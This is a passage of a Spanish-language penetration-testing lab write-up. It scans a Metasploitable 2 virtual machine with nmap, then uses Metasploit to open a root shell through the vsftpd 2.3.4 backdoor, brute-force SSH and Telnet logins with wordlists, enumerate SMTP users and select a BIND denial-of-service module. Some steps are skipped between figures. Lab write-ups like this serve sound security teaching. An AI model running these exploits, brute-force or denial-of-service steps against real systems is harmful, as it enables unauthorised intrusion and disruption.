- PS/PA/PU/PY[puertos]: TCP SYN, ACK, UDP o SCTP para descubrimiento en puertos específicos
- PE/PP/PM: ICMP echo, timestamp, y peticiones de máscara de red
- PO[lista de protocolos]: Escaneo por protocolos IP
- n/-R: Nunca hacer resolución DNS / Siempre hacerla (por defecto: a veces)
- dns-servers <servidor1,servidor2,...>: Usar DNS personalizados
- system-dns: Usar el resolutor de DNS del sistema
- traceroute: Hacer traceroute hacia cada host

Técnicas de escaneo

- sS/-sT/-sA/-sW/-sM: Escaneos TCP SYN/Connect/ACK/Window/Maimon
- sU: Escaneo UDP
- sN/-sF/-sX: Escaneos TCP Null, FIN y Xmas
- scanflags <banderas>: Personalizar banderas TCP
- sI <host zombie>: Escaneo sigiloso Idle
- sY/-sZ: Escaneo de protocolos SCTP INIT/COOKIE-ECHO
- sO: Escaneo por protocolos IP
- b: Escaneo FTP bounce (rebotado)



```
root@kali: /home/indu
File Actions Edit View Help
PORT SPECIFICATION AND SCAN ORDER:
-p <port ranges>: Only scan specified ports
  Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
--exclude-ports <port ranges>: Exclude the specified ports from scanning
-F: Fast mode - Scan fewer ports than the default scan
-r: Scan ports sequentially - don't randomize
--top-ports <number>: Scan <number> most common ports
--port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
-sV: Probe open ports to determine service/version info
--version-intensity <level>: Set from 0 (light) to 9 (try all probes)
--version-light: Limit to most likely probes (intensity 2)
--version-all: Try every single probe (intensity 9)
--version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
-sC: equivalent to --script=default
--script=<Lua scripts>: <Lua scripts> is a comma separated list of
  directories, script-files or script-categories
--script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
--script-args-file=filename: provide NSE script args in a file
--script-trace: Show all data sent and received
--script-updatedb: Update the script database.
--script-help=<Lua scripts>: Show help about scripts.
  <Lua scripts> is a comma-separated list of script-files or
  script-categories.
OS DETECTION:
-O: Enable OS detection
--osscan-limit: Limit OS detection to promising targets
--osscan-guess: Guess OS more aggressively
TIMING AND PERFORMANCE:
Options which take <time> are in seconds, or append 'ms' (milliseconds),
's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
-T<0-5>: Set timing template (higher is faster)
```

Ilustración 13. Comandos de Nmap --help

Traducción de la ilustración 13

Especificación de Puertos y Orden de Escaneo

-p <rangos>: Escanear solo los puertos especificados

Ejemplo: -p22, -p1-65535, -p U:53,111,137,T:21-25,80,139,8080,S:9

--exclude-ports <rangos>: Excluir puertos específicos del escaneo

-F: Modo rápido – escanea menos puertos que el escaneo por defecto

-r: Escanear puertos secuencialmente (sin aleatoriedad)

--top-ports <número>: Escanea los <n> puertos más comunes

--port-ratio <valor>: Escanear puertos con una proporción mayor a <valor>



Detección de Servicios/Versiones

-sV: Abrir puertos para determinar versión del servicio

--version-intensity <0–9>: Nivel de intensidad del escaneo de versiones (0 = mínimo, 9 = máximo)

--version-light: Usar solo pruebas más comunes (intensidad 2)

--version-all: Probar todas las posibles detecciones (intensidad 9)

--version-trace: Mostrar actividad detallada del escaneo de versiones (para depuración)

Escaneo con Scripts

-sC: Equivalente a --script=default

--script=<scripts>: Lista separada por comas de scripts Lua, carpetas, archivos o categorías

--script-args=clave1=valor1,[clave2=valor2,...]: Argumentos para los scripts

--script-args-file=<archivo>: Argumentos desde un archivo

--script-trace: Muestra todo el tráfico enviado y recibido por los scripts

--script-updatedb: Actualiza la base de datos de scripts

--script-help=<scripts>: Muestra ayuda sobre los scripts especificados

Detección de Sistema Operativo

-O: Habilita la detección de sistema operativo

--osscan-limit: Limita la detección OS solo a objetivos prometedores

--osscan-guess: Intenta adivinar el sistema operativo si no hay coincidencia clara



Ahora para ver los puertos abiertos en la máquina víctima (Metasploitable 2), utilizamos el comando **Nmap -sn** y la dirección IP de la víctima.

```
(root@kali)-[/home/indu]
# nmap -sn 192.168.10.5/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 17:03 EDT
Nmap scan report for 192.168.10.3
Host is up (0.00045s latency).
MAC Address: 08:00:27:41:76:61 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.10.5
Host is up (0.0052s latency).
MAC Address: 08:00:27:CA:8C:74 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.10.4
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 28.26 seconds
```

Ilustración 14. Comando Nmap -sn

Siguiente de eso vamos a ver los puertos que están abiertos, los servicios y las versiones que están corriendo con el comando **Nmap -sV** y la dirección IP de la víctima.

```
(root@kali)-[/home/indu]
# nmap -sV 192.168.10.5/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 17:25 EDT
Nmap scan report for 192.168.10.3
Host is up (0.00056s latency).
All 1000 scanned ports on 192.168.10.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:41:76:61 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.10.5
Host is up (0.0097s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
```

Ilustración 15. Puertos abiertos de la máquina víctima



```
6000/tcp open  X11      (access denied)
6667/tcp open  irc       UnrealIRCd
8009/tcp open  ajp13    Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
MAC Address: 08:00:27:CA:8C:74 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.10.4
Host is up (0.0000030s latency).
All 1000 scanned ports on 192.168.10.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 204.05 seconds
```

Ilustración 16. Puertos abiertos de la máquina víctima

5.5 Iniciar Metasploit Framework

Ya vistos todos los puertos abiertos de la víctima podemos iniciar el proceso de explotación de los puertos ya mencionados en el planteamiento del problema. Estando en la consola de Kali Linux y en el modo superusuario ejecutamos el comando **msfconsole** para iniciar el framework de metasploit.

```
(root@kali)-[/home/indu]
# msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services

d8P      .\$$$$$!...! =aaccaccc%#s$b.      d8,      d8P
d888888P  #$$$$$!$$$$$!$$$$$!$$$$$!$$$$$!  `BP  d888888P
      '7$$$$$' '7$$$$$' '7$$$$$' '7$$$$$' '7$$$$$' '7$$$$$' '7$$$$$' '7$$$$$'
d8bd8b.d8p d8888b ?88' d8888b      .os#s[8*"" d8P      ?8b 88P
88P' ?P' ?P d8b_,dP 88P d8P' ?88      .os#s#s*"" d8P d8888b $whi?88b 88b
d88 d8 ?8 88b      88b 88b ,88b .os$$$$$*"" ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P' `?8b`?88P' .a$$$$$Q*"" `?88' ?88 ?88 88b d88 d88
      .a$$$$$*""      88b d8P 88b`?8888P'
      .a$$$$$*""      88b d8P 88b`?8888P'
```

Ilustración 17. Framework de metasploit

```
= [ metasploit v6.4.50-dev ]
+ -- --[ 2496 exploits - 1283 auxiliary - 431 post ]
+ -- --[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

Ilustración 18. Framework de metasploit



Una vez iniciado el framework, se podemos empezar a buscar exploits según los servicios detectados durante el escaneo de puertos.

5.6 Explotación del puerto 21 (FTP)

El **puerto 21 (FTP)** tiene la versión **vsftpd 2.3.4**, en la consola de Kali buscamos el módulo del puerto con el comando **search** y la versión del puerto.

```
msf6 > search vsftpd 2.3.4

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Ilustración 19. Buscar exploit del puerto 21

Y con el comando **use** seleccionamos el exploit del puerto 21 que aparece en el módulo con el número 0.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Ilustración 20. Usar exploit del puerto 21

Utilizamos el comando **options** para ver las opciones del exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-      -
CHOST      CHOST            no        The local client address
CPORT      CPORT            no        The local client port
Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      RPORT            yes       The target port (TCP)
```

Ilustración 21. Comando options



Luego de ver las opciones vamos a configurar el exploit agregando la dirección IP de la víctima en el **RHOSTS** con el comando **set rhost** y verificamos que se haya hecho el cambio.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.10.5
rhost => 192.168.10.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port
  RHOSTS     192.168.10.5    yes       The target host(s), see https://docs.m
  t/basics/using-metasploit.html
  RPORT      21              yes       The target port (TCP)
```

Ilustración 22. Asignando dirección IP al RHOSTS

Y también configuramos el PAYLOAD.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Ilustración 23. Configuración del Payload

Ahora sí procedemos a hacer la explotación con el comando **exploit** y una vez la sesión iniciada ejecutamos el comando **whoami** para verificar acceso y salimos de ahí presionando las teclas **CTRL + Z** y luego en **Y**.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.10.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.10.5:21 - USER: 331 Please specify the password.
[+] 192.168.10.5:21 - Backdoor service has been spawned, handling...
[+] 192.168.10.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.4:41485 -> 192.168.10.5:6200) at 2025-08-06 18:52:40 -0400

whoami
root
█
```

Ilustración 24. Explotación del puerto 21 (FTP)

5.7 Explotación del puerto 22 (SSH)



En la consola de Kali dentro del framework de metasploit buscamos el módulo del puerto 22 con el comando **search ssh_login**.

```
msf6 > search ssh_login

Matching Modules



| # | Name                                   | Disclosure Date | Rank   | Check | Description                  |
|---|----------------------------------------|-----------------|--------|-------|------------------------------|
| 0 | auxiliary/scanner/ssh/ssh_login        | .               | normal | No    | SSH Login Check Scanner      |
| 1 | auxiliary/scanner/ssh/ssh_login_pubkey | .               | normal | No    | SSH Public Key Login Scanner |



Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey
```

Ilustración 25. Buscar exploit del puerto 22

Y con el comando **use** seleccionamos el exploit del puerto 22 que aparece en el módulo con el número 0.

```
msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > |
```

Ilustración 26. Usar exploit del puerto 22

Utilizamos el comando **options** para ver las opciones del exploit.

```
root@kali: /home/indul
File Actions Edit View Help
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):



| Name             | Current Setting | Required | Description                                                                                                                                                                                         |
|------------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false           | yes      | Attempt to login with a blank username and password                                                                                                                                                 |
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                                                                                                                                   |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                                                                                                                                                 |
| CreateSession    | true            | no       | Create a new session for every successful login                                                                                                                                                     |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                                                                                                                        |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                                                                                                                               |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                                                                                                                                   |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)                                                                                                         |
| PASSWORD         |                 | no       | A specific password to authenticate with                                                                                                                                                            |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                                                                                                                                             |
| RHOSTS           |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT            | 22              | yes      | The target port                                                                                                                                                                                     |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                                                                                                                                                    |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| USERNAME         |                 | no       | A specific username to authenticate as                                                                                                                                                              |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line                                                                                                                           |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                                                                                                                                                      |
| USER_FILE        |                 | no       | File containing usernames, one per line                                                                                                                                                             |
| VERBOSE          | false           | yes      | Whether to print output for all attempts                                                                                                                                                            |



View the full module info with the info, or info -d command.
```

Ilustración 27. Comando options



Luego de ver las opciones vamos a configurar el exploit agregando la dirección IP de la víctima en el **RHOSTS** con el comando **set rhost** y verificamos que se haya hecho el cambio.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.10.5
rhost => 192.168.10.5
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database: none, user, user@realm
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS	192.168.10.5	yes	The target host(s), see https://docs.metasploit.com/docs/basics/using-metasploit.html
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by a colon
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line

Ilustración 28. Asignando dirección IP al RHOSTS

En otra terminal de Kali Linux en el **modo superusuario**, accedemos a la carpeta donde se encuentran los diccionarios utilizando el comando **cd /usr/share/metasploit-framework/data/wordlists**. En esa ubicación se encuentran varios archivos predefinidos que contienen listas comunes de nombres de usuario y contraseñas. Y una vez dentro de la carpeta ejecutamos el comando **ls**.

```
root@kali: /usr/share/metasploit-framework/data/wordlists
File Actions Edit View Help
(root@kali)-[/home/indus]
# cd /usr/share/metasploit-framework/data/wordlists
```

Ilustración 29. Carpeta de diccionarios



```
(root@kali)-[/usr/share/metasploit-framework/data/wordlists]
# ls
adobe_top100_pass.txt          idrac_default_user.txt      rservices_from_users.txt
av_hips_executables.txt       ipmi_passwords.txt          sap_common.txt
av-update-urls.txt            ipmi_users.txt              sap_default.txt
burnett_top_1024.txt           joomla.txt                  sap_icm_paths.txt
burnett_top_500.txt            keyboard-patterns.txt       scada_default_userpass.txt
can_flood_frames.txt           lync_subdomains.txt         sensitive_files.txt
cms400net_default_userpass.txt malicious_urls.txt           sensitive_files_win.txt
common_roots.txt               mirai_pass.txt              sid.txt
dangerzone_a.txt               mirai_user_pass.txt         snmp_default_pass.txt
dangerzone_b.txt               mirai_user.txt              superset_secret_keys.txt
db2_default_pass.txt           multi_vendor_cctv_dvr_pass.txt telerik_ui_asp_net_ajax_versions.txt
db2_default_userpass.txt       multi_vendor_cctv_dvr_users.txt telnet_cdata_ftth_backdoor_userpass.txt
db2_default_user.txt            named_pipes.txt              tftp.txt
default_pass_for_services_unhash.txt namelist.txt                 tomcat_mgr_default_pass.txt
default_userpass_for_services_unhash.txt oracle_default_hashes.txt    tomcat_mgr_default_userpass.txt
default_users_for_services_unhash.txt oracle_default_passwords.csv  tomcat_mgr_default_users.txt
dlink_telnet_backdoor_userpass.txt oracle_default_userpass.txt  unix_passwords.txt
flask_secret_keys.txt           password.lst                  unix_users.txt
grafana_plugins.txt             piata_ssh_userpass.txt       vnc_passwords.txt
hci_oracle_passwords.csv         postgres_default_pass.txt     vxworks_collide_20.txt
http_default_pass.txt            postgres_default_userpass.txt vxworks_common_20.txt
http_default_userpass.txt        postgres_default_user.txt     wp-exploitable-plugins.txt
http_default_users.txt           root_userpass.txt             wp-exploitable-themes.txt
http_owa_common.txt              routers_userpass.txt          wp-plugins.txt
idrac_default_pass.txt           rpc_names.txt                 wp-themes.txt
```

Ilustración 30. Listado de archivos

Ya viendo la lista de los archivos copiamos uno llamado **root_userpass.txt**, en la otra terminal de Kali donde tenemos el framework de metasploit iniciado, escribimos el comando **set USERPASS_FILE** y seguido la carpeta de diccionarios y el archivo que habíamos copiado.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

Ilustración 31. Configuración de USERPASS_FILE

Con el comando **options** verificamos que se haya hecho el cambio.

```
USERPASS_FILE  /usr/share/metasploit-framework/data/wordlists/root_userpass.txt  no  File containing users and passwords separated by space, one per line
USER_AS_PASS    false  no  Try the username as the password for all users
USER_FILE       no  File containing usernames one per line
VERBOSE         false  yes  Whether to print output attempts

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

Ilustración 32. Comando options



Y por último ejecutamos el comando **run** para hacer la explotación del puerto 22. Una vez hecha la explotación podremos ver el usuario y la contraseña que estén almacenados allí.

```
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.10.5:22 - Starting bruteforce
[+] 192.168.10.5:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(smbshare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.10.4:34513 → 192.168.10.5:22) at 2025-08-07 00:26:50 -0400
[+] 192.168.10.5:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 2 opened (192.168.10.4:44235 → 192.168.10.5:22) at 2025-08-07 00:27:01 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

Ilustración 33. Explotación del puerto 22 (SSH).

5.8 Explotación del puerto 23 (TELNET)

En la consola de Kali dentro del framework de metasploit buscamos el módulo del puerto 23 con el comando **search telnet_login**.

```
msf6 > search telnet_login

Matching Modules
=====
#  Name                                     Disclosure Date
Rank Check Description
-  -
0  auxiliary/admin/http/netgear_pnp_getsharefolderlist_auth_bypass 2021-09-06
normal Yes Netgear PNPX_GetShareFolderList Authentication Bypass
1  auxiliary/scanner/telnet/telnet_login
normal No Telnet Login Check Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_login
```

Ilustración 34. Buscar exploit del puerto 23

Y con el comando **use** seleccionamos el exploit del puerto 23 que aparece en el módulo con el número 1.



```
msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_login) > █
```

Ilustración 35. Usar exploit del puerto 23

Utilizamos el comando **options** para ver las opciones del exploit.

```
root@kali: /home/indu
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/telnet/telnet_login) > options
Module options (auxiliary/scanner/telnet/telnet_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Ilustración 36. Comando options

Luego de ver las opciones vamos a configurar el exploit agregando la dirección IP de la víctima en el **RHOSTS** con el comando **set rhosts**.

```
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.10.5
rhosts => 192.168.10.5
```

Ilustración 37. Asignando dirección IP al RHOSTS



En la otra terminal de Kali Linux en el modo **superusuario**, accedemos nuevamente a la carpeta donde se encuentran los diccionarios utilizando el comando **cd /usr/share/metasploit-framework/data/wordlists**. Y una vez dentro de la carpeta ejecutamos el comando **ls**.

Copiamos el archivo **root_userpass.txt** y en la otra terminal de Kali donde tenemos el framework de metasploit iniciado escribimos el comando **set USERPASS_FILE** y seguido la carpeta de diccionarios y el archivo que habíamos copiado.

```
msf6 auxiliary(scanner/telnet/telnet_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/telnet/telnet_login) > █
```

Ilustración 38. Configuración de USERPASS_FILE

Con el comando **options** verificamos que se haya hecho el cambio.

```
root@kali: /home/indu
File Actions Edit View Help
msf6 auxiliary(scanner/telnet/telnet_login) > options
Module options (auxiliary/scanner/telnet/telnet_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS	192.168.10.5	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/root_userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Ilustración 39. Comando options



Utilizamos el comando **options** para ver las opciones del archivo.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > options
Module options (auxiliary/scanner/smtp/smtp_enum):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	25	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
UNIXONLY	true	yes	Skip Microsoft bannered servers when testing unix users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/unix_users.txt	yes	The file that contains a list of probable users accounts.

Ilustración 43. Comando options

Luego de ver las opciones vamos a configurar el archivo escáner agregando la dirección IP de la víctima en el **RHOSTS** con el comando **set rhosts**.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.10.5
rhosts => 192.168.10.5
```

Ilustración 44. Asignando dirección IP al RHOSTS

En la otra terminal de Kali Linux en el modo **superusuario**, accedemos nuevamente a la carpeta donde se encuentran los diccionarios utilizando el comando **cd /usr/share/metasploit-framework/data/wordlists**. Y una vez dentro de la carpeta ejecutamos el comando **ls**.

Copiamos el archivo **ipmi_users.txt** y en la otra terminal de Kali donde tenemos el framework de metasploit iniciado escribimos el comando **set USER_FILE** y seguido la carpeta de diccionarios y el archivo que habíamos copiado.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/ipmi_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/ipmi_users.txt
```

Ilustración 45. Configuración de USER_FILE



Con el comando **options** verificamos que se haya hecho el cambio.

```
USER_FILE => /usr/share/metasploit-framework/data/wordlists/ipmi_users.txt
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.10.5     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     25               yes       The target port (TCP)
  THREADS   1                yes       The number of concurrent threads (max one per host)
  UNIXONLY  true             yes       Skip Microsoft bannered servers when testing unix users
  USER_FILE /usr/share/metasploit-framework/data/wordlists/ipmi_users.txt yes       The file that contains a list of probable users accounts.
```

Ilustración 46. Comando options

En la carpeta de diccionarios editamos el archivo **ipmi_users.txt** ingresando el comando **nano** y luego damos Enter.

```
(root@kali)-[/usr/share/metasploit-framework/data/wordlists]
# nano ipmi_users.txt
```

Ilustración 47. Editar archivo con el comando nano

Escribimos el usuario y guardamos.

Ilustración 48. Archivo ipmi_users.txt



Y por último ejecutamos el comando **run** para hacer un análisis de enumeración y recolección de información. Se identificó al usuario **msfadmin**.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.10.5:25 - 192.168.10.5:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.10.5:25 - 192.168.10.5:25 Users found: msfadmin
[*] 192.168.10.5:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > █
```

Ilustración 49. Escaneo del puerto 25 (SMTP).

5.10 Explotación del puerto 53 (DOMAIN)

En la consola de Kali dentro del framework de metasploit buscamos el módulo del puerto 53 con el comando search **bind_tsig**.

```
msf6 > search bind_tsig

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check
0	auxiliary/dos/dns/bind_tsig_badtime BIND TSIG Badtime Query Denial of Service	2020-05-19	normal	No
1	auxiliary/dos/dns/bind_tsig BIND TSIG Query Denial of Service	2016-09-27	normal	No

```
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/dos/dns/bind_tsig
```

Ilustración 50. Buscar exploit del puerto 53

Y con el comando **use** seleccionamos el exploit del puerto 53 que aparece en el módulo con el número 0 y verificamos que se haya hecho el cambio con el comando **options**.



```
msf6 > use 1
msf6 auxiliary(dos/dns/bind_tsig) > options

Module options (auxiliary/dos/dns/bind_tsig):
```

Name	Current Setting	Required	Description
BATCHSIZE	256	yes	The number of hosts to probe in each set
INTERFACE		no	The name of the interface
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	53	yes	The target port (UDP)
SRC_ADDR		no	Source address to spoof
THREADS	10	yes	The number of concurrent threads

